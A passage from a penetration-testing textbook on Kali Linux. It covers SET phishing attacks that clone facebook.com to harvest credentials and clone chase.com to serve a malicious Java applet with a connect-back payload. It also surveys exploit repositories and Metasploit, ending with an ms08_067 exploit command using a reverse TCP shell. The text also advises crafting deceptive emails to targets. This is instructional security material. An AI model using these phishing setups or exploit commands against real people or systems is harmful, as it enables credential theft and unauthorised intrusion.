
3. Enter `3` for `Credential Harvester`:




At this point, you've successfully loaded `Credential Harvester Module`. In this module, we have `3` options: we can use `Web Templates`, `Site Cloner`, or `Custom Import`. For our scenario, we go with the `2) Site Cloner` option:

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>
```

The first parameter we'll need to provide is the IP address that's going to host the website, which is the address of the host that you're currently on. You can confirm your IP by entering `ifconfig` in another Terminal, however the module should auto-populate it in the prompt:




Currently, my IP is `172.20.1.85`. Your IP address will be different. Once you've entered it in, the next step is to enter the website you'd like to clone. Here, I entered, `https://www.facebook.com`:



It'll take some time to clone the site, but once done, you'll be greeted with a message asking that you understand the directory structure of the web server. On Kali, the default structure is `/var/www/`. Hit *Enter* and the web server will start up.

I did a test on my browser in KALI to confirm it works, by going to 127.0.0.1 and my network IP, 172.20.1.85, and confirmed that it got loaded as shown in the following:



As can be seen from the screenshot, SET reported the two tests I ran to confirm the site was accessible.

At this point, we've successfully set up our engagement platform, and from here we would generate a fake email with a link that points to our system and sends it to our target. The results from recon conducted previously will be your primary source on from whom the email should look like it was sent, who should receive it, and the wording of the email needs to be in a manner similar to how they would write, including signatures.


Many managers respond to email via mobile phones and usually signatures from their mobile phone differs significantly from their laptop. For example, a manager's typical signature may contain his full name, John Winter, while when responding from his mobile he may use --J. This is something you should note.

Instead of targeting a few users with your email, we can target all users on a network that we're part of. This would involve a few more steps and some additional tools. We will return to this in `Chapter 11`, *Wireless Penetration Testing*.


Malicious Java applet

In this attack, we'll use a similar setup to the credential-harvesting attack, this time embedding a custom Java applet into the page that prompts the user for execution privileges. Once the user accepts the prompt, the payload is executed and connects back to the our machine, allowing for remote access:


1. Launch the Social Engineer's Toolkit again, enter `1` for `Social Engineering Menu` followed by `2` for `Website Attack Vectors`.
2. From the menu, enter `1` for `Java Applet Attack Method`:




3. Once loaded, we'll use the site cloner option from our previous example:




4. You'll be asked whether you are using port-forwarding or NAT-enabled. For this example, I'll enter `no` as this is being set up in an internal environment.
5. Set up the listener IP address. By default, `SET` will detect your IP and automatically populate it for you. Simply press *Enter*.
6. You'll be prompted to set up the Java applet itself using one of three options. For this, we'll use the built-in option that comes with SET. If you know how to code in Java, feel free to enter your own custom code using option `three`:




7. `SET` will proceed to generate the applet. You'll be prompted to enter the target site to clone. You'll want to chose a site from which the victim would have lesser hesitation to accept our request to run the Java applet. In this case, I've gone with `https://www.chase.com`. Once cloned, `SET` will also automatically inject the Java applet:



8. Inject the payload into the applet. For this example, we'll use option `three`:



9. The last option to set is the listening port, I've left it as default, `443`:



The setup is now complete. Similar to the credential-harvester, we can forward the link to our victim via email, making sure the wording in the email does not arouse the suspicion of the victim but rather makes them think that they need to click on the link.

Summary

In this chapter, we discussed the common use of social engineering in various aspects of life. Penetration testers may come across situations where they have to apply social engineering tactics to acquire sensitive information from their targets. It is human nature to be vulnerable to specific deception techniques. For the best view of social engineering skills, we presented the basic set of elements (communication, environment, knowledge, and frame-control), which construct a model of human psychology. These psychological principles, in turn, help the social engineer adapt and extract the attack process (intelligence-gathering, identifying vulnerable points, planning the attack, and execution) and methods (impersonation, reciprocation, influential authority, scarcity, and social relationship) according to the target under examination. Then, we explained the use of SET to power up and automate a social engineering attack on the internet.

In the next chapter, we will discuss the process of exploiting your target using a number of tools and techniques, significantly performing the vulnerability research and tactfully acquiring your target.

8
Target Exploitation

Target exploitation is one area that sets a penetration test apart from a vulnerability assessment. Now that vulnerabilities have been found, you will actually validate and take advantage of these vulnerabilities by exploiting the system, in the hope of gaining full control or additional information and visibility into the targeted network and the systems therein. This chapter will highlight and discuss practices and tools that are used to conduct real-world exploitation.

In this chapter, we will cover the following topics:

- In the *Vulnerability research* section, we will explain what areas of vulnerability research are crucial in order to understand, examine, and test the vulnerability before transforming it into a practical exploit code.
- We will point you to several exploit repositories that should keep you informed about publicly-available exploits and when to use them.
- We will illustrate the use of one of the infamous exploitation toolkits from a target-evaluation perspective. This will give you a clear idea about how to exploit the target in order to gain access to sensitive information. The *Advanced exploitation toolkit* section involves a couple of hands-on practical exercises.
- In the end, we will attempt to briefly describe the steps for writing a simple exploit module for Metasploit.

Writing exploit code from scratch can be a time-consuming and expensive task. Hence, using publicly-available exploits and adjusting them to fit your target environment may require expertise, which would assist you in transforming the skeleton of one exploit into another, if the similarity and purpose is almost the same. We highly encourage the practice of publicly-available exploits in your own labs to further understand and kickstart writing your own exploit code.

Vulnerability research

Understanding the capabilities of a specific software or hardware product may provide a starting point for investigating vulnerabilities that could exist in that product. Conducting vulnerability research is not easy, nor is it a one-click task. Hence, it requires a strong knowledge base with different factors to carry out security-analysis:

- **Programming skills**: This is a fundamental factor for ethical hackers. Learning the basic concepts and structures that exist with any programming language should grant the tester an advantage when finding vulnerabilities. Apart from basic knowledge of programming languages, you must be prepared to deal with the advanced concepts of processors, system memory, buffers, pointers, data types, registers, and caches. These concepts are implementable in almost any programming language, such as C/C++, Python, Perl, and Assembly.

To learn the basics of writing an exploit code from a discovered vulnerability, visit `http://www.phreedom.org/presentations/exploit-code-development/exploit-code-development.pdf`.

- **Reverse-engineering**: This is another broad area for discovering the vulnerabilities that could exist in an electronic device, software, or system by analyzing its functions, structures, and operations. The purpose is to deduce code from a given system without any prior knowledge of its internal working; to examine it for error conditions, poorly-designed functions, and protocols; and to test the boundary conditions. There are several reasons to use your reverse-engineering skills, such as the removal of copyright protection from a software, security auditing, competitive technical intelligence, identification of patent infringement, interoperability, understanding the product workflow, and acquiring sensitive data. Reverse-engineering adds two layers of concept to examining the code of an application: source-code auditing and binary auditing. If you have access to the application source code, you can accomplish the security analysis through automated tools; or manually study the source in order to extract the conditions where a vulnerability can be triggered. On the other hand, binary auditing simplifies the task of reverse-engineering where the application exists without any source code. Disassemblers and decompilers are two generic types of tools that may assist the auditor with binary analysis. Disassemblers generate the assembly code from a complied binary program, while decompilers generate a high-level language code from a compiled binary program. However, dealing with either of these tools is quite challenging and requires a careful assessment.

- **Instrumented tools**: Instrumented tools, such as debuggers, data extractors, fuzzers, profilers, code coverage, flow analyzers, and memory monitors, play an important role in the vulnerability-discovery process, and provide a consistent environment for testing purposes. Explaining each of these tool categories is beyond the scope of this book. However, you may find several useful tools already present in Kali Linux. To keep track of the latest reverse-code-engineering tools, we strongly recommend that you visit the online library at `http://www.woodmann.com/collaborative/tools/index.php/Category:RCE_Tools`.
- **Exploitability and payload construction**: This is the final step in writing the **Proof of Concept** (**PoC**) code for a vulnerable element of an application, which could allow the penetration tester to execute custom commands on the target machine. We apply our knowledge of vulnerable applications from the reverse-engineering stage to polish shellcode with an encoding mechanism, in order to avoid bad characters that may result in the termination of the exploit process.

Depending on the type and classification of vulnerability discovered, it is very important to follow the specific strategy that may allow you to execute an arbitrary code or command on the target system. As a professional penetration tester, you will always be looking for loopholes that will result in getting shell access to your target operating system. Thus, we will demonstrate a few scenarios with the Metasploit framework in a later section of this chapter, which will show these tools and techniques.

Vulnerability and exploit repositories

For many years, a number of vulnerabilities have been reported in the public domain. Some of these were disclosed with the PoC exploit code to prove the feasibility and viability of a vulnerability found in the specific software or application. Many still remain unaddressed. This competitive era of finding publicly-available exploits and vulnerability information makes it easier for penetration testers to quickly search and retrieve the best-available exploit that may suit their target system environment. You can also port one type of exploit to another type (for example, Win32 architecture to Linux architecture) provided that you hold intermediate programming skills, and a clear understanding of OS-specific architecture. We have provided a combined set of online repositories that may help you to track down any vulnerability information, or its exploit, by searching through them.

Not every single vulnerability found has been disclosed to the public on the internet. Some are reported without any PoC exploit code, and some do not even provide detailed vulnerability information. For this reason, consulting more than one online resource is common practice among many security auditors.

The following is a list of online repositories:

Repository name	Website URL
Bugtraq SecurityFocus	`http://www.securityfocus.com`
OSVDB Packet Stormulnerabilities	`https://blog.osvdb.org/`
Packet Storm	`http://www.packetstormsecurity.org`
National Vulnerability Database	`http://nvd.nist.gov`
IBM ISS X-Force	`https://exchange.xforce.ibmcloud.com/`
US-CERT Vulnerability Notes	`http://www.kb.cert.org/vuls`
US-CERT Alerts	`http://www.us-cert.gov/cas/techalerts/`
SecuriTeam	`http://www.securiteam.com`
Secunia Advisories	`http://secunia.com/advisories/historic/`
CXSecurity.com	`http://cxsecurity.com`
XSSed XSS-Vulnerabilities	`http://www.xssed.com`
Security Vulnerabilities Database	`http://securityvulns.com`
SEBUG	`http://www.sebug.net`
MediaService Lab	`http://techblog.mediaservice.net`
Intelligent Exploit Aggregation Network	`http://www.intelligentexploit.com`

Although there are many other internet resources available, we have listed only a few reviewed ones. Kali Linux comes with the integration of the Exploit database from Offensive Security. This provides the extra advantage of keeping all archived exploits to date on your system for future reference and use. To access Exploit-DB, execute the following commands on your shell:

```
# cd /usr/share/exploitdb/
# vim files.csv
```

This will open a complete list of exploits currently available from Exploit-DB under the `/usr/share/exploitdb/platforms/directory`. These exploits are categorized in their relevant subdirectories based on the type of system (Windows, Linux, HP-UX, Novell, Solaris, BSD, IRIX, TRU64, ASP, PHP, and so on). Most of these exploits were developed using C, Perl, Python, Ruby, PHP, and other programming technologies. Kali Linux already comes with a handful of compilers and interpreters that support the execution of these exploits.

How do we extract particular information from the exploits list?

Using the power of Bash commands, you can manipulate the output of any text file in order to retrieve the meaningful data. You can use Searchsploit or this can also be accomplished by typing `cat files.csv |cut -d"," -f3` on your console. It will extract the list of exploit titles from a `files.csv` file. To learn the basic shell commands, refer to `http://tldp.org/LDP/abs/html/index.html`.

Advanced exploitation toolkit

Kali Linux is preloaded with some of the best and most advanced exploitation toolkits. The Metasploit framework (`http://www.metasploit.com`) is one of these. Here, we have explained it in greater detail and presented a number of scenarios that will increase its productivity, and enhance your experience with penetration testing. The framework was developed in the Ruby programming language and supports modularization so that it makes it easier for the penetration tester, with optimum programming skills, to extend or develop custom plugins and tools. The architecture of a framework is divided into three broad categories: libraries, interfaces, and modules. A key part of our exercise is to focus on the capabilities of various interfaces and modules. Interfaces (console, CLI, web, and GUI) basically provide the frontend operational activity when dealing with any type of modules (exploits, payloads, auxiliaries, encoders, and NOP). Each of the following modules has their own meaning and are function-specific to the penetration testing process:

- **Exploit**: This module is the PoC code developed to take advantage of a particular vulnerability in a target system
- **Payload**: This module is a malicious code intended, as a part of an exploit or independently compiled, to run the arbitrary commands on the target system
- **Auxiliaries**: These modules are the set of tools developed to perform scanning, sniffing, wardialing, fingerprinting, and other security assessment tasks
- **Encoders**: These modules are provided to evade the detection of antivirus, firewall, IDS/IPS, and other similar malware defences by encoding the payload during a penetration operation
- **No Operation or No Operation Performed (NOP)**: This module is an assembly-language instruction often added into a shellcode to perform nothing but to cover a consistent payload space

For your understanding, we will explain the basic use of two well-known Metasploit interfaces with their relevant command-line options. Each interface has its own strengths and weaknesses. However, we strongly recommend that you stick to a console version as it supports most of the framework features.

MSFConsole

The MSFConsole is one of the most efficient, powerful, and all-in-one centralized frontend interfaces for penetration testers to make the best use of the exploitation framework. To access `msfconsole`, navigate to **Applications** | **Exploitation Tools** | **Metasploit** or use the Terminal to execute the following command:

```
# msfconsole
```

You will be dropped into an interactive console interface. To learn about all of the available commands, you can type the following command:

```
msf> help
```

This will display two sets of commands; one set will be widely used across the framework, and the other will be specific to the database backend where the assessment parameters and results are stored. Instructions about other usage options can be retrieved through the use of `-h` following the core command. Let's examine the use of the `show` command:

```
    msf> show -h
    [*] Valid parameters for the "show" command are: all, encoders, nops,
exploits, payloads, auxiliary, plugins, options
    [*] Additional module-specific parameters are: advanced, evasion,
targets, actions
```

This command is typically used to display the available modules of a given type, or all, of the modules. The most frequently used commands could be any of the following:

- `show auxiliary`: This command will display all of the auxiliary modules.
- `show exploits`: This command will get a list of all of the exploits within the framework.
- `show payloads`: This command will retrieve a list of payloads for all platforms. However, using the same command in the context of a chosen exploit will display only compatible payloads. For instance, Windows payloads will only be displayed with the Windows-compatible exploits.
- `show encoders`: This command will print a list of available encoders.
- `shownops`: This command will display all the available NOP generators.

- `show options`: This command will display the settings and options available for specific module.
- `show targets`: This command will help us to extract a list of target OS supported by a particular exploit module.
- `show advanced`: This command will provide you with more options to fine-tune your exploit execution.

We have compiled a short list of the most valuable commands in the following table; you can practice each one of them with the Metasploit console. The italicized terms next to the commands will need to be provided by you:

Commands	**Description**
`check`	Verifies a particular exploit against your vulnerable target without exploiting it. This command is not supported by many exploits.
`connectip port`	Works similarly to the Netcat and Telnet tools.
`exploit`	Launches a selected exploit.
`run`	Launches a selected auxiliary.
`jobs`	Lists all of the background modules currently running and provides the ability to terminate them.
`route add subnet netmasksessionid`	Adds a route for the traffic through a compromised session for network-pivoting purposes.
`info module`	Displays detailed information about a particular module (exploit, auxiliary, and so on).
`setparam value`	Configures the parameter value within a current module.
`setgparam value`	To set the parameter value globally across the framework to be used by all exploits and auxiliary modules.
`unsetparam`	It is the reverse of the `set` command. You can also reset all of the variables at once by using the `unset all` command.
`unsetgparam`	To unset one or more global variable.
`sessions`	Ability to display, interact with, and terminate the target sessions. Use with `-l` for listing, `-i` ID for interaction, and `-k` ID for termination.
`search string`	Provides a search facility through module names and descriptions.
`use module`	Selects a particular module in the context of penetration testing.

We will demonstrate the practical use of some of these commands in the upcoming sections. It is important for you to understand their basic use with different sets of modules within the framework.

MSFCLI

As with the MSFConsole interface, a CLI provides extensive coverage of various modules that can be launched at any one instance. However, it lacks some of the advanced automation features of MSFConsole.

To access `msfcli`, use the Terminal to execute the following command:

```
# msfcli -x
```

This will display all of the available modes similar to that of MSFConsole, as well as usage instructions for selecting the particular module and setting its parameters. Note that all of the variables or parameters should follow the convention of `param=value` and that all options are case-sensitive. We have presented a small exercise to select and execute a particular exploit:

```
# msfcli windows/smb/ms08_067_netapi O
[*] Please wait while we load the module tree...
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER,
SRVSVC)
```

The use of `O` at the end of the preceding command instructs the framework to display the available options for the selected exploit. The following command sets the target IP using the `RHOST` parameter:

```
# msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7 P
[*] Please wait while we load the module tree...
Compatible payloads
===================
   Name                              Description
   ----                              -----------
generic/debug_trap                Generate a debug trap in the target
process
generic/shell_bind_tcp            Listen for a connection and spawn a
command shell
...
```

Finally, after setting the target IP using the `RHOST` parameter, it is time to select the compatible payload and execute our exploit:

```
    # msfcli windows/smb/ms08_067_netapi RHOST=192.168.0.7
LHOST=192.168.0.3 PAYLOAD=windows/shell/reverse_tcp E
    [*] Please wait while we load the module tree...
